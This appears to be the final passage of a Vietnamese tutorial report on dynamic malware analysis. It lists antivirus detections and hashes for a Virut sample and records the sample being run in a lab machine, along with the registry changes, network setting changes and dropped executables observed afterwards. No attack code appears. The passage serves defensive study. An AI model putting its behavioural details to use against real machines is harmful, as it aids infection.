Avast	6.0.1289.0	2011.10.05	Win32:Vitro
AVG	10.0.0.1190	2011.10.05	Win32/Virut
BitDefender	7.2	2011.10.06	Win32.Virtob.Gen.12
ByteHero	1.0.0.1	2011.09.23	Trojan.Win32.Heur.087
CAT-QuickHeal	11.00	2011.10.05	W32.Virut.G
ClamAV	0.97.0.0	2011.10.06	-
Commtouch	5.3.2.6	2011.10.05	W32/Virut.E.gen!Eldorado
Comodo	10356	2011.10.06	Virus.Win32.Virut.CE
DrWeb	5.0.2.03300	2011.10.06	Win32.Virut.56
Emsisoft	5.1.0.11	2011.10.05	Virus.Win32.Virut!IK
eSafe	7.0.17.0	2011.10.05	-
eTrust-Vet	36.1.8599	2011.10.05	Win32/Virut.17408
F-Prot	4.6.2.117	2011.10.05	W32/Virut.E.gen!Eldorado
F-Secure	9.0.16440.0	2011.10.06	Win32.Virtob.Gen.12
Fortinet	4.3.370.0	2011.10.05	W32/Virut.CE
GData	22	2011.10.05	Win32.Virtob.Gen.12
Ikarus	T3.1.1.107.0	2011.10.05	Virus.Win32.Virut
Jiangmin	13.0.900	2011.10.05	Win32/Generic.a
K7AntiVirus	9.114.5245	2011.10.05	Virus
Kaspersky	9.0.0.837	2011.10.05	Virus.Win32.Virut.ce
McAfee	5.400.0.1158	2011.10.05	W32/Virut.n.gen
McAfee-GW-Edition	2010.1D	2011.10.05	Heuristic.LooksLike.Win32.Suspicious.C
Microsoft	1.7702	2011.10.05	Virus:Win32/Virut.BN
NOD32	6520	2011.10.05	Win32/Virut.NBP
Norman	6.07.11	2011.10.05	W32/Virut.HL
nProtect	2011-10-05.01	2011.10.05	-
Panda	10.0.3.5	2011.10.05	W32/Sality.AO
PCTools	8.0.0.5	2011.10.05	Malware.Virut
Prevx	3.0	2011.10.06	-
Rising	23.77.04.01	2011.09.30	Win32.Virut.di
Sophos	4.69.0	2011.10.05	W32/Scribble-B
SUPERAntiSpyware	4.40.0.1006	2011.10.05	-
Symantec	20111.2.0.82	2011.10.05	W32.Virut.CF
TheHacker	6.7.0.1.317	2011.10.05	-
TrendMicro	9.500.0.1008	2011.10.05	PE_VIRUX.O
TrendMicro-HouseCall	9.500.0.1008	2011.10.06	PE_VIRUX.O
VBA32	3.12.16.4	2011.10.05	Virus.Win32.Virut.X5

VIPRE	10670	2011.10.05	Virus.Win32.Virut.ce.5 (v)
ViRobot	2011.10.5.4703	2011.10.05	Win32.Virut.AM
VirusBuster	14.0.250.0	2011.10.05	Win32.Virut.AB.Gen

Additional information Show all

MD5 : cf3fe61e836933c36a4db61d2518638c

SHA1 : 8c874b666c2da02ecaf0f42d84c6046278253562


SHA256: cf8a5a3ae301ff85e3eaeb71cf36f97097f93e3f815c6dc7c966d06ac07cdba9

ssdeep: 6144:qLED6ZAluCwIleXSQynFFGkyplIkAwleRf9zkBg2mHOWzOdhckpaH1vGC1:q4C1CwIleCQ
MFGkyIkg9+egSX1vG


File size : 335360 bytes

Tiếp theo người phân tích tiến hành khởi động regshot, ProcessExplorer, HijackThis, Wireshark lên. Người phân tích tiến hành "Shot" Regshot trước khi chạy 10M-109.EXE. Sau đó tiến hành chạy file 10M-109.EXE. Sau khi chạy thì xuất hiện một bảng

Người phân tích phán đoán phần này có thể để upload một file video



Tôi thử chọn 1 file video trong máy thì nó hiển thị



Người phân tích tiếp tục tiến hành phân tích và xuất ra các log file của Reshot và HijackThis.

Log của HijackThí thì chỉ có dòng "*C:\10M-109.EXE*" là đáng chú ý

Log của Regshot thì có nhiều thứ hơn

“HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\log\MRUList: "a"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\wma\a: "C:\Documents and Settings\All Users\Documents\My Music\Sample Music\Beethoven's Symphony No. 9 (Scherzo).wma"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\wma\MRUList: "a"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.wma\OpenWithList\a: "10M-109.EXE"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.wma\OpenWithList\MRUList: "a"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.log\OpenWithList\a: "NOTEPAD.EXE"
HKU\S-1-5-21-1454471165-790525478-682003330-500\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.log\OpenWithList\MRUList: "a"”
Và đặc biệt là:
“HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\DhcpNameServer: "192.168.245.2"
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\DhcpNameServer: "192.168.91.2"
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\DhcpDefaultGateway: '192.168.245.2'
HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\DhcpDefaultGateway: '192.168.91.2'
HKLM\SYSTEM\ControlSet001\Services\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\Parameters\Tcpip\DhcpIPAddress: "192.168.245.128"
HKLM\SYSTEM\ControlSet001\Services\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\Parameters\Tcpip\DhcpIPAddress: "192.168.91.130"
HKLM\SYSTEM\ControlSet001\Services\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\Parameters\Tcpip\DhcpServer: "192.168.245.254"
HKLM\SYSTEM\ControlSet001\Services\{470C4D21-E2AC-46D6-A93C-4AC84E219400}\Parameters\Tcpip\DhcpServer: "192.168.91.254"”


Quan sát mấy dòng log trên thấy dường như Địa chỉ IP và Default Gateway của máy tính đã bị đổi, Người phân tích bật cửa sổ cmd lên để kiểm tra IP của máy và đúng như dự đoán địa chỉ IP của máy tính đã bị đổi.

```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.91.130
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.91.2
```

IP trước khi chạy 10M-109.EXE là

```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.245.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.2
```

Người phân tích lại tiếp tục quan sát ProcessExplorer thì thấy có chương trình lạ chạy là dfhbt3y.exe



Người phân tích bật cửa sổ cmd lên sử dụng lệnh "*tasklist/svc"* thì thấy ngoài chương trình trên ra còn có "*mbkfvo8.exe*". Khi theo đường dẫn để tìm đến "*dfhbt3y.exe*" thì thấy có file *"aeuqifjyx4.exe"* ở thư mục Administrator. Từ đây có thể thấy rằng ba file trên được sinh ra từ 10M-109.EXE. Để thấy rõ hơn thì cần phải phân tích thêm về Wireshark và tiến trình svchost.exe. Có thể sử dụng kết hợp nhiều phương pháp như phân tích tĩnh để tiếp tục công việc. Trên đây là một ví dụ cụ thể về phân tich mã độc sử dụng phương pháp phân tích động.

TÀI LIỆU THAM KHẢO

[1] Michael Sikorski and Andrew Honig, *Practical Malware Analysis*, No Starch Press, 2012

[2] Charles Hornat, *Malware Analysis: An Introduction*, SAN Institute, 2007.

[3] Linda Wills, Philip Newcomb, *Revere Engineering*, KLUWER ACADEMIC PUBLISHERS, 2012

[4] Cameron H. Malin, Eoghan Casey and James M. Aquilina *Malware Forensics Field Guide for Windows Systems edition 1*, Syngress, 2012.

[5] Christopher Elisan, *Malware, Rootkits & Botnets A Beginner's Guide*, McGraw-Hill Osborne Media, 2012.

[6] Ed Skoudis and Lenny Zeltser, *Fighting Malicious Code*, Prentice Hall, 2003

[7] Cameron H. Malin, Eoghan Casey and James M. Aquilina**,** *Malware Forensics: Investigating and Analyzing Malicious Code*, Syngress, 2008.

[8] Christopher Elisan, *Malware, Rootkits & Botnets A Beginner's Guide*, McGraw-Hill Osborne Media, 2012

[9] Eldad Eilam, *Reversing: Secrets of Reverse Engineering***,** Wiley; 1 edition, 2005

PHỤ LỤC